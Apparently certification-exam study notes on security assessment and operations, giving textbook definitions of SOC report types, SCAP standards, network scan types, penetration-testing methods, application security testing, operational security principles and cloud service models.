
SOC Reporting

Type I Reports These reports provide the auditor's opinion on the description provided by management and the suitability of the design of the controls. Type I reports also cover only a specific point in time, rather than an extended period. You can think of the Type I report as more of a documentation review where the auditor is checking things out on paper and making sure that the controls described by management are reasonable and appropriate.

Type II Reports These reports go further and also provide the auditor's opinion on the operating effectiveness of the controls. That is, the auditor actually confirms that the controls are functioning properly. The Type II report also covers an extended period of time: at least six months of operation. You can think of the Type II report as more like a traditional audit. The auditors are not just checking the paperwork; they are also going in and verifying that the controls function properly. Type II reports are considered much more reliable than Type I reports because they include independent testing of controls. Type I reports simply take the service organization at their word that the controls are implemented as described.



	What it reports on	Who uses it
SOC 1	Internal controls over financial reporting	User auditors & users' controller's office
SOC 2	Security, availability, processing integrity, confidentiality or privacy controls	Management, regulators & others. Shared under NDA
SOC 3	Security, availability, processing integrity, confidentiality or privacy controls	Publicly available to anyone



REPORTS	CONTROL DOMAINS	AUDIT FOCUS	DISTRIBUTION
SOC 1 Assesses internal controls for **financial reporting**	• Transaction processing • Supporting IT general controls	Service provider-defined: **Control Objectives** *Vary depending on the type of service provided*	**Restricted** *To users and auditors*
SOC 2 Assesses internal controls for **compliance**	• Infrastructure • Software • People • Procedures • Data	Standardized: **Trust Services Categories** • Security • Availability • Processing integrity • Confidentiality • Privacy	**Restricted** *To users, auditors, and specified parties*
SOC 3 A smaller scale SOC 2 report for **marketing purposes**			**Unrestricted**

	SOC-1	SOC-2	Notes
Type-1	Point in time financial audit.	Point in time security, availability, or processing integrity of either a system or the information the system processes.	Allowed to display the SOC logo. Shows good faith to customers. Not as meaningful as a Type 2.
Type-2	Over a period of time financial audit.	Over a period of time audit of security, availability, or processing integrity of either a system or the information the system processes.	Allowed to display the SOC logo. Trusted by your customers. Must be repeated periodically.


Vulnerability Assessments

Security Content Automation Protocol (SCAP) most directly related to vulnerability assessment include these:


- ***Common Vulnerabilities and Exposures (CVE)*** provides a naming system for describing security vulnerabilities.
- ***Common Vulnerability Scoring System (CVSS)*** provides a standardized scoring system for describing the severity of security vulnerabilities.
- ***Common Configuration Enumeration (CCE)*** provides a naming system for system configuration issues.
- ***Common Platform Enumeration (CPE)*** provides a naming system for operating systems, applications, and devices.
- ***Extensible Configuration Checklist Description Format (XCCDF)*** provides a language for specifying security checklists.
- ***Open Vulnerability and Assessment Language (OVAL)*** provides a language for describing security testing procedures.

Network Discovery Scanning


TCP SYN Scanning Sends a single packet to each scanned port with the SYN flag set. This indicates a request to open a new connection. If the scanner receives a response that has the SYN and ACK flags set, this indicates that the system is moving to the second phase in the three-way TCP handshake and that the port is open. TCP SYN scanning is also known as "half-open" scanning.




TCP Connect Scanning Opens a full connection to the remote system on the specified port. This scan type is used when the user running the scan does not have the necessary permissions to run a half-open scan. Most other scan types require the ability to send raw packets, and a user may be restricted by the operating system from sending handcrafted packets.




TCP ACK Scanning Sends a packet with the ACK flag set, indicating that it is part of an open connection. This type of scan may be done in an attempt to determine the rules enforced by a firewall and the firewall methodology.




UDP Scanning Performs a scan of the remote system using the UDP protocol, checking for active UDP services. This scan type does not use the three-way handshake, because UDP is a connectionless protocol.




Xmas Scanning Sends a packet with the FIN, PSH, and URG flags set. A packet with so many flags set is said to be "lit up like a Christmas tree," leading to the scan's name.



Null Scan In Null Scan if a port is open then we will not get any response. In Null Scan no flags are set then target will not know how to handle the request. so, target will discard the packet and no reply will be sent. If the port is closed, the target will send an RST packet in response.



FIN Scan will send a TCP segment with the FIN flag set. When we send this packet to destination that doesn't already have establish session will drop it (means we will not get any response from destination) if we get RST flag from destination then we know that port is closed.



Penetration Testing (Operations Evaluation)

After the operational security plan is in place, it must be tested. Penetration testing is the process of examining the limitations of the security measures in place. Some tests include:

- **War dialing** – attempts to attack the systems via dialing all the phone numbers in an exchange.
- **Sniffing** – passively monitors network traffic for network knowledge, such as passwords.
- **Eavesdropping** – involves listening to phone conversations.
- **Radiation monitoring** – is the process of receiving images, data, or audio from an unprotected source by listening to radiation signals.
- **Dumpster diving** – obtains passwords and corporate directories by searching through discarded media.
- **Social engineering** – is a euphemism for non-technical or low-technology means, such as lies, impersonation, tricks, bribes, blackmail, and threats. These are used to attack information systems

White-Box Penetration Test Provides the attackers with detailed information about the systems they target. This bypasses many of the reconnaissance steps that normally precede attacks, shortening the time of the attack and increasing the likelihood that it will find security flaws. These tests are sometimes called "known environment" tests.

Gray-Box Penetration Test Also known as partial knowledge tests, these are sometimes chosen to balance the advantages and disadvantages of white-and black-box penetration tests. This is particularly common when black-box results are desired but costs or time constraints mean that some knowledge is needed to complete the testing. These tests are sometimes called "partially known environment" tests.

Black-Box Penetration Test Does not provide attackers with any information prior to the attack. This simulates an external attacker trying to gain access to information about the business and technical environment before engaging in an attack. These tests are sometimes called “unknown environment” tests.

Blind testing method provides no information to the tester. However, it is possible that the customer's security staff will know that a vulnerability assessment that involves a penetration test is under way. Blind testing is also known as ***zero-knowledge testing***. There are two other testing methods that are based on the amount of information that is provided to the tester: full-knowledge testing and partial-knowledge testing.

- ***Full-knowledge testing*** provides every piece of available information to the penetration tester.
- ***Partial-knowledge testing*** provides a penetration tester with a limited amount of information about the customer's environment but does not provide access to everything.

Double-blind testing method provides no information to the tester or to the customer's security staff. When conducting a double-blind penetration test, the tester is provided with no information about the systems to be tested. Therefore, it is up to the tester to uncover enough information about an organization to be able to penetrate the existing access controls. In addition, the security personnel or IT personnel are not informed when a double-blind penetration test is under way. Therefore, the personnel at the customer's site are tested as well; they either will not detect the penetration test or will respond to the penetration test as if it were a legitimate attack.

Targeted testing method provides information to both the penetration tester and the customer's security personnel. The penetration tester is given information about the network design and the customer. The customer's security personnel are notified that testing is going to happen and the types of attacks that are likely to be launched. The targeted testing method is also known as the lights-on approach.

Breach and attack simulation (BAS) platforms seek to automate some aspects of penetration testing. These systems are designed to inject threat indicators onto systems and networks in an effort to trigger other security controls.


Types of Password Cracking

- Dictionary attack hashes the words in a dictionary e.g. cat, dog, camel, etc.
- Incremental attack starts with a dictionary, and then adds characters, also called a hybrid attack camel1, camel2 … camel99, etc.
- Brute force attack hashes every possible password e.g. aaaa, aaab, aaac … zzzz
- Rainbow table contains pre-computed password/hash pairs

Source Code review is the foundation of software assessment programs. During a code review, also known as a *peer review*, developers other than the one who wrote the code review it for defects. Code reviews may result in approval of an application's move into a production environment, or they may send the code back to the original developer with recommendations for rework of issues detected during the review. Code review takes many different forms and varies in formality from organization to organization. The most formal code review processes, known as Fagan inspections, follow a rigorous review and testing process with six steps (POP-IRF):

1. Planning
2. Overview
3. Preparation
4. Inspection
5. Rework
6. Follow-up

FIGURE 15.9 Fagan inspections follow a rigid formal process, with defined entry and exit criteria that must be met before transitioning between stages.



Account Management Processes

Legitimate accounts are very often abused by adversaries during security incidents and data breaches. Appropriate account management processes seek to limit the exposure.

Some examples of account management processes include:

- **Account revocation** – accounts that are no longer needed must be disabled/removed
- **Access granting** – granting access should require appropriate document approval
- **Privileged access** – accounts with significant capabilities or access to sensitive data must be limited and monitored closely for abuse
- **Access review/revocation** – access to systems/data that are no longer needed must be revoked

Static application security testing (SAST) evaluates the security of software without running it by analyzing either the source code or the compiled application. Static analysis usually involves the use of automated tools designed to detect common software flaws, such as buffer overflows and it requires source code.

Dynamic application security testing (DAST) evaluates the security of software in a runtime environment and is often the only option for organizations deploying applications written by someone else. In those cases, testers often do not have access to the underlying source code. One common example of dynamic software testing is the use of web application scanning tools to detect the presence of cross-site scripting, SQL injection, or other flaws in web applications. Dynamic tests on a production environment should always be carefully coordinated to avoid an unintended interruption of service. Dynamic testing may include the use of ***synthetic transactions*** to verify system performance.

IAST (Interactive Application Security Testing) occurs in real-time just like DAST while the application is running in the staging environment. IAST can identify the line of code causing security issues and quickly inform the developer for immediate remediation. IAST also checks the source code just like SAST but this is at the post-build stage unlike the SAST that occur while the code is been built. IAST agents is usually deployed on the application servers, and when DAST scanner performs it's work by reporting a vulnerability the IAST agent that is deployed will now return a line number of the issue from the source code.


RASP (Runtime application self-protection) is a powerful technology that intercepts all calls from the app to a system, making sure they're secure. It validates data requests directly inside the app. It improves overall application security by monitoring inputs and blocking those that could allow attacks, while protecting the runtime environment from unwanted changes and tampering. RASP vendors offer unprecedented visibility and protection, blocking attacks quickly and effectively until the underlying vulnerabilities can be addressed. Two primary RASP capabilities are:

1. Application protection: Accurately stopping application vulnerabilities from being exploited without disrupting legitimate application use.
2. Application threat intelligence: Giving security teams visibility into who is attacking, the techniques they are using, and the applications they are targeting down to the code level.

Quality Assurance (QA) and User Acceptance Testing (UAT) are additional types of dynamic application testing. Dedicated staff performing Quality Assurance (QA) and User Acceptance Testing (UAT) are much more commonly seen in organizations than are dedicated staff for dynamic application security testing. Many organizations could benefit from integrating more security into their QA/UAT processes.

Ethical disclosure is the principle says that security professionals who detect a vulnerability have a responsibility to report that vulnerability to the vendor, providing them with an opportunity to develop a patch or other remediation to protect their customers. This disclosure should first be made privately to the vendor, allowing them to correct the problem before it becomes public knowledge.

Fuzz testing is a specialized dynamic testing technique that provides many different types of input to software to stress its limits and find previously undetected flaws. Fuzz testing software supplies invalid input to the software, either randomly generated or specially crafted to trigger known software vulnerabilities. The fuzz tester then monitors the performance of the application, watching for software crashes, buffer overflows, or other undesirable and/or unpredictable outcomes.



There are two main categories of fuzz testing:

- ***Mutation (Dumb) Fuzzing*** Takes previous input values from actual operation of the software and manipulates (or mutates) it to create fuzzed input. It might alter the characters of the content, append strings to the end of the content, or perform other data manipulation techniques.
- ***Generational (Intelligent) Fuzzing*** Develops data models and creates new fuzzed input based on an understanding of the types of data used by the program.

Combinatorial testing is a type of black-box testing that involves entering every possible variation of input data into the application.

Pairwise testing is a form of combinatorial testing. Because pairwise testing involves testing more than one component at a time, it reduces the number of tests that must be conducted in order to test all possible combinations.

Interface testing is an important part of the development of complex software systems. In many cases, multiple teams of developers work on different parts of a complex application that must function together to meet business objectives. The handoffs between these separately developed modules use well-defined interfaces so that the teams may work independently.
Interface testing assesses the performance of modules against the interface specifications to ensure that they will work together properly when all the development efforts are complete.

Three types of interfaces should be tested during the software testing process:
Application Programming Interfaces (APIs) Offer a standardized way for code modules to interact and may be exposed to the outside world through web services. Developers must test APIs to ensure that they enforce all security requirements.

User Interfaces (UIs) Examples include graphical user interfaces (GUIs) and command-line interfaces. UIs provide end users with the ability to interact with the software. Interface tests should include reviews of all user interfaces to verify that they function properly.

Regression testing is a software testing practice that ensures an application still functions as expected after any code changes, updates, or improvements.

Unit Testing is defined as a type of software testing where individual components of a software are tested. Unit Testing of the software product is carried out during the development of an application.

Physical Interfaces Exist in some applications that manipulate machinery, logic controllers, or other objects in the physical world. Software testers should pay careful attention to physical interfaces because of the potential consequences if they fail.

Misuse Case Testing Software testers use a process known as *misuse case testing* or *abuse case testing* to evaluate the vulnerability of their software to these known risks. In misuse case testing, testers first enumerate the known misuse cases. They then attempt to exploit those use cases with manual and/or automated attack techniques.

Test Coverage Analysis Software testing professionals often conduct a *test coverage analysis* to estimate the degree of testing conducted against the new software. The test coverage is computed using the following formula:

$$\boxed{\textit{test coverage} = \frac{\textit{number of use cases tested}}{\textit{total number of use cases}}}$$

The test coverage analysis formula may be adapted to use many different criteria. Here are five common criteria:

- *Branch coverage*: Has every if statement been executed under all if and else conditions?
- *Condition coverage*: Has every logical test in the code been executed under all sets of inputs?
- *Function coverage*: Has every function in the code been called and returned results?
- *Loop coverage*: Has every loop in the code been executed under conditions that cause code execution multiple times, only once, and not at all?
- *Statement coverage*: Has every line of code been executed during the test?

<u>Website Monitoring</u>

This type of monitoring comes in two different forms:

- ***Passive monitoring*** analyzes actual network traffic sent to a website by capturing it as it travels over the network or reaches the server. This provides real-world monitoring data that gives administrators insight into what is actually happening on a network. *Real user monitoring (RUM)* is a variant of passive monitoring where the monitoring tool reassembles the activity of individual users to track their interaction with a website.
- ***Synthetic transaction or Synthetic testing (or active monitoring)*** performs artificial transactions against a website to assess performance. This may be as simple as requesting a page from the site to determine the response time, or it may execute a complex script designed to identify the results of a transaction. Synthetic transaction monitoring is a website monitoring technique designed to run simulated tests or checks to track critical transactions or workflows involving multiple steps on a website. Administrators can set up a wide range of checks to track transactions like user registrations, logins, searches, comments, form fills, shopping cart checkouts, and more.

Tip

Network flow (NetFlow) logs are particularly useful when investigating security incidents. These logs provide records of the connections between systems and the amount of data transferred.

Key Performance and Risk Indicators

Security managers should also monitor key performance and risk indicators on an ongoing basis. The exact metrics they monitor will vary from organization to organization but may include the following:

- Number of open vulnerabilities
- Time to resolve vulnerabilities
- Vulnerability/defect recurrence
- Number of compromised accounts
- Number of software flaws detected in preproduction scanning
- Repeat audit findings
- User attempts to visit known malicious sites

Apply Foundational Security Operations Concepts

Need-to-Know Access The *need-to-know* principle imposes the requirement to grant users access only to data or resources they need to perform assigned work tasks. The primary purpose is to keep secret information secret. If you want to keep a secret, the best way is to tell no one.

Least privilege principle states that subjects are granted only the privileges necessary to perform assigned work tasks and no more. The least privilege principle relies on the assumption that all users have a well-defined job description that personnel understand. Without a specific job description, it is not possible to know what privileges users need.

Separation of duties (SoD) (Preventive control) and responsibilities ensures that no single person has total control over a critical function or system. This is necessary to ensure that no single person can compromise the system or its security. Instead, two or more people must conspire or collude against the organization, which increases the risk for these people. A separation of duties policy creates a checks-and-balances system where two or more users verify each other's actions and must work in concert to accomplish necessary work tasks.

Two-person control (sometimes called the two-man rule) requires the approval of two individuals for critical tasks.

Split knowledge combines the concepts of separation of duties and two-person control into a single solution. The basic idea is that the information or privilege required to perform an operation is divided among two or more users. This ensures that no single person has sufficient privileges to compromise the security of the environment.

Cross-training, however, is focused on ensuring that business-critical knowledge doesn't exist only in one person's head. This vulnerability is sometimes morbidly referred to as the "Hit by a bus" scenario, "What would happen if X were hit by a bus on their way to work?" Cross-training helps to limit knowledge gaps that could hurt productivity.

Job rotation (deterrent and detection) (sometimes called rotation of duties) means that employees rotate through jobs or rotate job responsibilities with other employees. Using job rotation as a security control provides peer review, reduces fraud, and enables cross-training. Cross-training helps make an environment less dependent on any single individual. A job rotation policy can act as both a deterrent and a detection mechanism.

Mandatory Vacations (deterrent and detection) Many organizations require employees to take *mandatory vacations* in one-week or two-week increments. This provides a form of peer review and helps detect fraud and collusion. This policy ensures that another employee takes over an individual's job responsibilities for at least a week. If an employee is involved in fraud, the person taking over the responsibilities is likely to discover it. Mandatory vacations can act as both a deterrent and a detection mechanism, just as job rotation policies can.

Privileged account management (PAM) solutions restrict access to privileged accounts or detect when accounts use any elevated privileges. In this context, privileged accounts are administrator accounts or any accounts that have specific elevated privileges. This can include help desk workers who have been granted limited privileges to perform certain activities.

Service level agreement (SLA) is an agreement between an organization and an outside entity, such as a vendor. The SLA stipulates performance expectations and often includes penalties if the vendor doesn't meet these expectations.


Duress systems are useful when personnel are working alone. For example, a single guard might be guarding a building after hours. If a group of people break into the building, the guard probably can't stop them on their own. However, a guard can raise an alarm with a duress system. A simple duress system is just a button that sends a distress call.

Emergency management plans and practices help an organization address personnel safety and security after a disaster. The safety of personnel should be a primary consideration during any disaster.

Asset management refers to managing both tangible and intangible assets. This typically starts with inventories of assets, tracking the assets, and taking additional steps to protect them throughout their lifetime. *Tangible assets* include hardware and software assets owned by the company. *Intangible assets* include patents, copyrights, a company's reputation, and other assets representing potential revenue.

Cloud Service Models

FIGURE 16.1 Cloud shared responsibility model



Software as a Service (SaaS) *Software as a service (SaaS)* models provide fully functional applications typically accessible via a web browser. For example, Google's Gmail is a SaaS application. The vendor (Google in this example) is responsible for all maintenance of the SaaS services. Customers do not manage or control any of the cloud-based assets.

Platform as a Service (PaaS) *Platform as a service (PaaS)* models provide consumers with a computing platform, including hardware, operating systems, and a runtime environment.
The runtime environment includes programming languages, libraries, services, and other tools supported by the vendor. Customers deploy applications that they've created or acquired, manage their applications, and possibly modify some configuration settings on the host. However, the vendor is responsible for maintenance of the host and the underlying cloud infrastructure.

Infrastructure as a Service (IaaS) *Infrastructure as a service (IaaS)* models provide basic computing resources to customers. This includes servers, storage, and networking resources. Customers install operating systems and applications and perform all required maintenance on the operating systems and applications. The vendor maintains the cloud-based infrastructure, ensuring that consumers have access to leased systems.


Code as a Service (CaaS) is a type of cloud computing service that allows organizations to run code or applications on demand, without the need to provision and maintain dedicated infrastructure, CaaS, organizations can focus on running their code or applications, without having to worry about the underlying infrastructure or platform .

Four cloud deployment models available are as follows:
■ ***Public cloud model*** includes assets available for any consumers to rent or lease and is hosted by an external CSP. Service-level agreements can effectively ensure that the CSP provides the cloud-based services at a level acceptable to the organization.

■ ***Private cloud*** deployment model is used for cloud-based assets for a single organization. Organizations can create and host private clouds using their own on-premises resources. If so, the organization is responsible for all maintenance. However, an organization can also rent resources from a third party for exclusive use of the organization. Maintenance requirements are typically split based on the service model (SaaS, PaaS, or IaaS).

■ ***Community cloud*** deployment model provides cloud-based assets to two or more organizations that have a shared concern, such as a similar mission, security requirements, policy, or compliance considerations. Assets can be owned and managed by one or more of the organizations. Maintenance responsibilities are shared based on who is hosting the assets and the service models.

■ ***Hybrid cloud*** model includes a combination of two or more clouds that are bound together by a technology that provides data and application portability. Similar to a community cloud model, maintenance responsibilities are shared based on who is hosting the assets and the service models in use.



